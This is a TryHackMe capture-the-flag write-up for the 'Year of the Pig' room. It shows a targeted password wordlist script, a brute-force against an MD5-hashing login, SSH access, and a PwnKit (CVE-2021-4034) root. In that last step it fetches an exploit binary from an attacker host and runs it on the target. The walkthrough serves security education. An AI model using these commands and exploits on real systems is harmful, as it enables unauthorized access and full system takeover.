TryHackMeHard
Year of the Pig
web-enumerationcustom-wordlistmd5-hashpwnkitcve-2021-4034
Year of the Pig - TryHackMe Writeup
Overview
Year of the Pig is a challenging TryHackMe room that requires careful observation, custom wordlist generation, and understanding of password hashing. While the intended path involves lateral movement between users, I discovered an alternative root using the infamous PwnKit (CVE-2021-4034) vulnerability.
Key Techniques:
- OSINT from web application content
- Custom wordlist generation with Python
- MD5 hash identification and exploitation
- Alternative root via PwnKit
1. Reconnaissance
Nmap Scan
BASH
nmap -sC -sV <TARGET_IP>Results:
TEXT
Discovered open port 22/tcp on <TARGET_IP>
Discovered open port 80/tcp on <TARGET_IP>
Standard attack surface.
Directory Enumeration
BASH
feroxbuster -u http://<TARGET_IP> -w /usr/share/seclists/Discovery/Web-Content/common.txtKey Findings:
TEXT
301  http://<TARGET_IP>/admin => http://<TARGET_IP>/admin/
301  http://<TARGET_IP>/api => http://<TARGET_IP>/api/
301  http://<TARGET_IP>/assets => http://<TARGET_IP>/assets/
2. Web Enumeration
Analyzing the Admin Panel
The /admin endpoint presented a login page:

The page source contained a helpful hint:
TEXT
Remember that passwords should be a memorable word, followed by two numbers and a special characterPassword Format: word + 2 digits + 1 special character (e.g., password12!)
Gathering OSINT from the Application
Exploring the main website, I found a blog section with information about the developer:


Key Intelligence:
- Username:
marco - Favorite plane:
SavoiaS21(likely source for password word)
OSINT Lesson: Web applications often leak personal information through "About" pages, blogs, and comments. This information can be used to create targeted wordlists.
3. Custom Wordlist Generation
Building the Password List
Based on the password format and OSINT, I created a Python script to generate permutations:
PYTHON
#!/usr/bin/env python3
import itertools

# CONFIG
NAMES_FILE = "names.txt"
OUTPUT_FILE = "wordlist.txt"

# Exactly two digits (00-99)
NUMBERS = [f"{i:02}" for i in range(100)]

# Common special characters
SPECIAL_CHARS = ["!", "@", "#", "$", "%", "&", "*", "_", "-"]

def main():
    total = 0

    with open(NAMES_FILE, "r") as names_file, open(OUTPUT_FILE, "w") as output:
        for line in names_file:
            word = line.strip()
            if not word:
                continue

            # Format: word + 2 digits + 1 special char
            for number, special in itertools.product(NUMBERS, SPECIAL_CHARS):
                password = f"{word}{number}{special}"
                output.write(password + "\n")
                total += 1

    print(f"[+] Wordlist generated: {total} passwords")

if __name__ == "__main__":
    main()
names.txt:
TEXT
Savoia
savoia
SAVOIA
This generated 2,700 candidate passwords.
4. The MD5 Hash Revelation
A Critical Discovery I Almost Missed
Here's where I made a mistake that cost me significant time.
I initially ran Burp Suite Intruder against the login form, but none of my passwords worked. After much frustration, I examined the login request more carefully:

The password was being MD5 hashed before submission!
The client-side JavaScript was converting the password to MD5 before sending it to the server. This meant my brute-force needed to account for this hashing.
Lesson Learned: Always examine the client-side code and actual request format. Many applications hash passwords client-side for various reasons, and you need to replicate this in your attack.
Successful Brute-Force
After adjusting my approach to MD5 hash the passwords before comparison:


Credentials: marco:savoia21! (MD5: <HASH>)
Accessing the Admin Panel
5. SSH Access
The same credentials worked for SSH:
BASH
ssh marco@<TARGET_IP>
TEXT
marco@year-of-the-pig:~$ whoami
marco
marco@year-of-the-pig:~$ cat flag1.txt
THM{REDACTED}
6. Privilege Escalation: The Shortcut
Intended Path vs. Reality
The intended path required:
- Moving laterally to user
curtis - Finding flag2.txt in curtis's home
- Escalating to root from there
BASH
marco@year-of-the-pig:/home$ ls
curtis  marco
However, during enumeration with LinPEAS, I discovered something interesting:
PwnKit (CVE-2021-4034)
BASH
Sudo version 1.8.13
[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ]
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
PwnKit is a critical vulnerability in Polkit's pkexec that affects almost every major Linux distribution from 2009-2022.
Why PwnKit Works
The vulnerability exists in pkexec, a SUID program that allows authorized users to run commands as other users. Due to a memory corruption bug, an attacker can exploit it to gain root privileges regardless of their current permissions.
Ethical Note: In real penetration tests, always check with the client if using kernel/system exploits is within scope. In CTFs, it's fair game!
Exploitation
I downloaded a pre-compiled PwnKit binary and transferred it:
BASH
# On attacker
wget https://github.com/ly4k/PwnKit/raw/main/PwnKit
python3 -m http.server 8000

# On target
wget http://<ATTACKER_IP>:8000/PwnKit -O /tmp/PwnKit
chmod +x /tmp/PwnKit
./tmp/PwnKit
TEXT
root@year-of-the-pig:/tmp# whoami
root
Instant root!
7. All Flags
With root access, I retrieved all flags:
BASH
root@year-of-the-pig:~# cat /root/root.txt
THM{REDACTED}

root@year-of-the-pig:~# cat /home/curtis/flag2.txt
THM{REDACTED}
8. Reflection: Intended vs. Unintended Paths
What I Skipped
The intended privilege escalation likely involved:
- Finding credentials or SSH keys for
curtis - Reading flag2.txt as curtis
- Finding a sudo misconfiguration or other escalation vector
Why PwnKit is "Cheating" (But Also Not)
In a CTF context: PwnKit is completely valid. The goal is to capture flags, and using available vulnerabilities is expected.
In a real engagement: You'd typically:
- Document the PwnKit vulnerability as a critical finding
- Still complete the intended exploitation path to demonstrate all vulnerabilities
- Provide remediation advice (update
policykit-1)
Lessons
Always Run Enumeration Scripts: LinPEAS, LinEnum, and similar tools catch vulnerabilities you might miss manually.
Know Your CVEs: Major vulnerabilities like PwnKit, DirtyCow, and DirtyPipe are worth keeping in your arsenal.
Don't Tunnel Vision: I could have spent hours on the intended path when a 30-second exploit was available.
Key Takeaways
OSINT from Applications: Personal blogs and about pages often contain password hints. Favorite teams, pets, planes—all become wordlist material.
Check Client-Side Code: If passwords aren't working, the application might be hashing them client-side. Always inspect the actual request.
Custom Wordlists: Generic wordlists fail against custom password policies. Creating targeted wordlists based on the policy dramatically improves success rates.
PwnKit is Everywhere: Any unpatched Linux system from before 2022 is likely vulnerable. It's a critical finding in any assessment.
Document Alternative Paths: Even if you use an "easy" exploit, understanding the intended path improves your skills.
Tools Used
- Nmap - Port scanning
- Feroxbuster - Directory enumeration
- Burp Suite - Request analysis
- Python - Custom wordlist generation
- LinPEAS - Privilege escalation enumeration
- PwnKit - CVE-2021-4034 exploit
Happy Hacking!